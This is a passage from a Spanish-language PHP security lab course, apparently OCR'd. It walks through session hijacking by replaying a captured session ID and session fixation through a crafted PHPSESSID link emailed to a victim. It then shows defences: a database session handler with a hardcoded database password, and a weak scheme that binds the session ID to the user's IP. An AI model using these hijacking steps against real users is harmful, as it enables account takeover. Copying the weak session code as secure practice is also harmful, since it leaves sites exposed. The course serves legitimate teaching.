
4. Podemos usar el sessid capturado para robarle la sesión al usuario. Solo tenemos que entrar a la misma página donde se encuentra y enviar el sessid como cookie. Para ello usaremos la función “reply” de la extensiòn de Firefox LiveHttpHeaders.




5. Al enviar el request habremos robado la sesión del usuario.

Ejercicio 8. Crear un sessid y usarlo para robar una sesiòn (15 Minutos)


1. Debemos entrar a una página del sitio que haga uso de session_start(), dado que update.php es sólo para miembros, podemos asumir que utiliza session_start(). Podemos dejar que PHP genere el sessid o nosotros pasarlo por la URL. De cualquier modo para que este ataque funcione la configuración de php NO debe tener habilitado session_use_only_cookies. Abrimos el navegador en la dirección http://localhost/injection/safe/update.php?PHPSESSID=crackedsessid




2. Dado que PHP acepta sessids por la URL, al llamar session_start() en update.php creará una nueva sesión con el id que pasamos por la URL. Otra opción podría ser dejar que PHP lo genere y capturarlo usando LiveHttpheaders. Podemos comprobar que se creó el sessid buscando en la carpeta tmp/ de wamp.



3. Ahora supondremos que enviamos la liga a un usuario vía un mensaje de correo electrónico con formato HTML para que inicie sesión. Al iniciar sesión, lo hará utilizando el sessid que nosotros preparamos.



4. Una vez iniciada la sesión por la víctima podemos utilizar el sessid para ingresar también nosotros a su sesión.



Ejercicio 9. Proteger la información de sesión en una base de datos (30 Minutos)

La información de la sesión se guarda por default en una carpeta del sistema de archivos del servidor. Usualmente /tmp, y queda expuesta a cualquier usuario que tenga acceso a esa carpeta, proporcionando informaciòn e identificadores de sesión válidos para x sitio web.

PHP permite registrar funciones para el manejo de sesión de forma específica para cada aplicación, una de estas formas puede ser guardandolas en una base de datos. Para registrar nuestro propia forma de guardar sesiones echemos un vistazo a la funciòn de PHP session_set_save_handler().

La documentación en http://www.php.net/session_set_save_handler indica la siguiente forma de uso:

bool session_set_save_handler (callback $open, callback $close, callback $read, callback $write, callback $destroy, callback $gc)

Se proveen una serie de funciones o métodos callback que serán llamados al abrir o cerrar una sesión; leer o escribir de una sesiòn; y al destruir o llamar el garbage collector de la sesión. Todo lo que debemos hacer es crear un objeto para manejar todas estas operaciones propias de una sesión.

```
interface ISessionHandler {
    public function OpenSession($SavePath, $SessionName);
    public function CloseSession();
    public function ReadFromSession($SessId);
    public function WriteToSession($SessId, $SessionData);
    public function DestroySession($SessId);
    public function CollectGarbage($MaxLifeTime);
};
```

Después de definir la interface del session handler podemos implementarla de la siguiente forma.

```
class SecureSessionHandler implements ISessionHandler {
    private $conn = NULL;
```

El miembro $conn nos servirá para guardar una instancia de la conexión a la base de datos. Veamos ahora la implementación de los métodos.

```
public function OpenSession($SavePath, $SessionName) {
    try {
    $this->conn = new PDO("pgsql:host=localhost port=5432 dbname=securedb user=postgres
password=postgrespass");
    return TRUE;
    } catch ( Exception $error ) {
        return FALSE;
    }
}
```

El método OpenSession() será llamado cuando se ejecute session_start(), los parámetros $SavePath y $SessionName indican las configuraciones actuales de PHP para ubicación de las sesiones y nombre de la sesión. Nosotros los ignoramos por que de momento sólo abriremos una conexión a la base de datos. En caso de error regresaremos FALSE.

CloseSession() es mucho más sencillo, solo cerramos la conexión a la base de datos.

```
public function CloseSession() {
    $this->conn = NULL;
}
public function ReadFromSession($SessId) {
    $query = "SELECT session_data FROM secure_sessions WHERE session_id = :sessid";
    $st = $this->conn->prepare($query);
    $st->setFetchMode(PDO::FETCH_OBJ);
    $res = $st->execute(array(':sessid' => (string)$SessId));
    if ( $res ) {
        $row = $st->fetch();
        if ( $row ) {
            return $row->session_data;
        }
    }
    return '';
}
```

ReadFromSession() es llamado cuando el engine de PHP intenta obtener todos los datos de alguna sesión, para lo cual nos provee del $Sessid. En nuestra implementación buscamos en la tabla secure_sessions los datos de la sesión cuyo session_id es $Sessid.

WriteToSession() es utilizado al finalizar el script para guardar la nueva información de sesión que posiblemente haya sido creada por el script.

```
   public function WriteToSession($SessId, $SessionData) {
      $query = "SELECT session_id FROM secure_sessions WHERE session_id = :sessid";
      $st = $this->conn->prepare($query);
      $res = $st->execute(array(':sessid' => (string)$SessId));
      $row = $st->fetch();
      if ( $row ) {
         $query = "UPDATE secure_sessions SET session_data = :sessdata WHERE session_id =
:sessid";
         $exst = $this->conn->prepare($query);
      } else {
         $query = "INSERT INTO secure_sessions (session_id, session_data) VALUES(:sessid,
:sessdata)";
         $exst = $this->conn->prepare($query);
      }
      return $exst->execute(array(':sessid' => (string)$SessId, ':sessdata' => (string)$SessionData));
   }
```

En este caso simplemente hacemos un INSERT o un UPDATE dependiendo de si la sesión ya existía previamente o no. Para finalizar tenemos DestroySession() y CollectGarbage(). DestroySession() es utilizado al llamar session_destroy(), CollectGarbage es llamado cuando PHP manda llamar el garbage collector, y esto sucede dependiendo de los valores de session.gc_probability, session.gc_divisor en php.ini


```
   public function DestroySession($SessId) {
      $query = "DELETE FROM secure_sessions WHERE session_id = :sessid";
      $st = $this->conn->prepare($query);
      $res = $st->execute(array(':sessid' => (string)$SessId));
      return $res;
   }

   public function CollectGarbage($MaxLifeTime) {
      return 0;
   }
```

En realidad nuestro método de garbage collection debería verificar si $MaxLifeTime es mayor al tiempo de vida actual de alguna sesión en la base de datos, en caso positivo, borrar esos registros. Por simplicidad he omitido esta verificación. Finalmente podemos registrar nuestro manejador de sesión.

```
$session_handler = new SecureSessionHandler();
$open_handler = array($session_handler, 'OpenSession');
$close_handler = array($session_handler, 'CloseSession');
$read_handler = array($session_handler, 'ReadFromSession');
$write_handler = array($session_handler, 'WriteToSession');
$destroy_handler = array($session_handler, 'DestroySession');
$gc_handler = array($session_handler, 'CollectGarbage');
session_set_save_handler($open_handler, $close_handler, $read_handler, $write_handler,
$destroy_handler, $gc_handler);
```

Para una mejor referencia pueden consultar el script /session/safe/session_handlers.php. Finalmente podemos comprobar su funcionamiento abriendo phppgadmin o cualquier otro gestor de la base de datos para revisar el estado de la tabla después de iniciar una sesión en /session/safe/login.php



Los datos en la tabla nos muestran que los datos de sesión están siendo guardados efectivamente en la tabla de nuestro manejador de sesiones.

Ejercicio 10. Proteger el sessid ligandolo a la IP del usuario que inicia sesión. (10 Minutos)

Para agregar un poco de seguridad al sessid, podemos ligarlo a la IP del usuario que inicia sesión, de esta forma el atacante tendría un escenario más complicado para robar la sesión debido a que tendría que recurrir a IP spoofing para robar la sesión. Para ello, podemos usar el siguiente código antes de iniciar sesión.

```
/* más apropiado sería tomar un número de caracteres variables del hash de la IP */
$md5_ip = md5($_SERVER['REMOTE_ADDR']);
/* tomamos los primeros 20 caracteres del hash de la IP para el inicio del sessid */
$sessid = substr($md5_ip, 0, 20);
/* los caracteres finales son parte de un hash de un número random de uno a 1 millón */
$million_md5 = md5(mt_rand(1, 1000000));
$sessid .= substr($million_md5, 0, 12);
session_id($sessid);
session_start();
```

Se utiliza parte del hash md5 de la dirección IP del usuario que inicia sesiòn. Se utilizan los primeros 20 caracteres de este hash, los 12 caracteres finales serán tomados de un nùmero aleatorio entre 1 y 1 millòn. Finalmente usamos esta cadena compuesta como session id. Antes de recuperar la información de sesión en las demás páginas, deberemos verificar que los primeros 20 caracteres del hash de la IP de la que proviene el request HTTP son los mismos que los primeros 20 del sessid.

Veamos como hacerlo:

```
/**
* verificar IP embebida en el sessid y compararla con la IP del request
*/
$sessid_ip_hash = substr(session_id(), 0, 20);
$remote_ip_hash = substr(md5($_SERVER['REMOTE_ADDR']), 0, 20);
if ( $remote_ip_hash != $sessid_ip_hash ) {
   die("Session Hijacking attempt failed! HaHa!<br />");
   /* aquí es mejor solicitar amablemente al usuario introduzca su password nuevamente */
}
```

Simplemente calculamos el hash md5 de la IP de la cual proviene el request y comparamos sus primeros 20 caracteres con los primeros 20 del sessid. Si no hay match, mandamos un error. En realidad deberiamos pedir nuevamente por usuario y password. Para corroborar su funcionamiento, podemos intentar cualquiera de los ataques de session hijacking vistos previamente.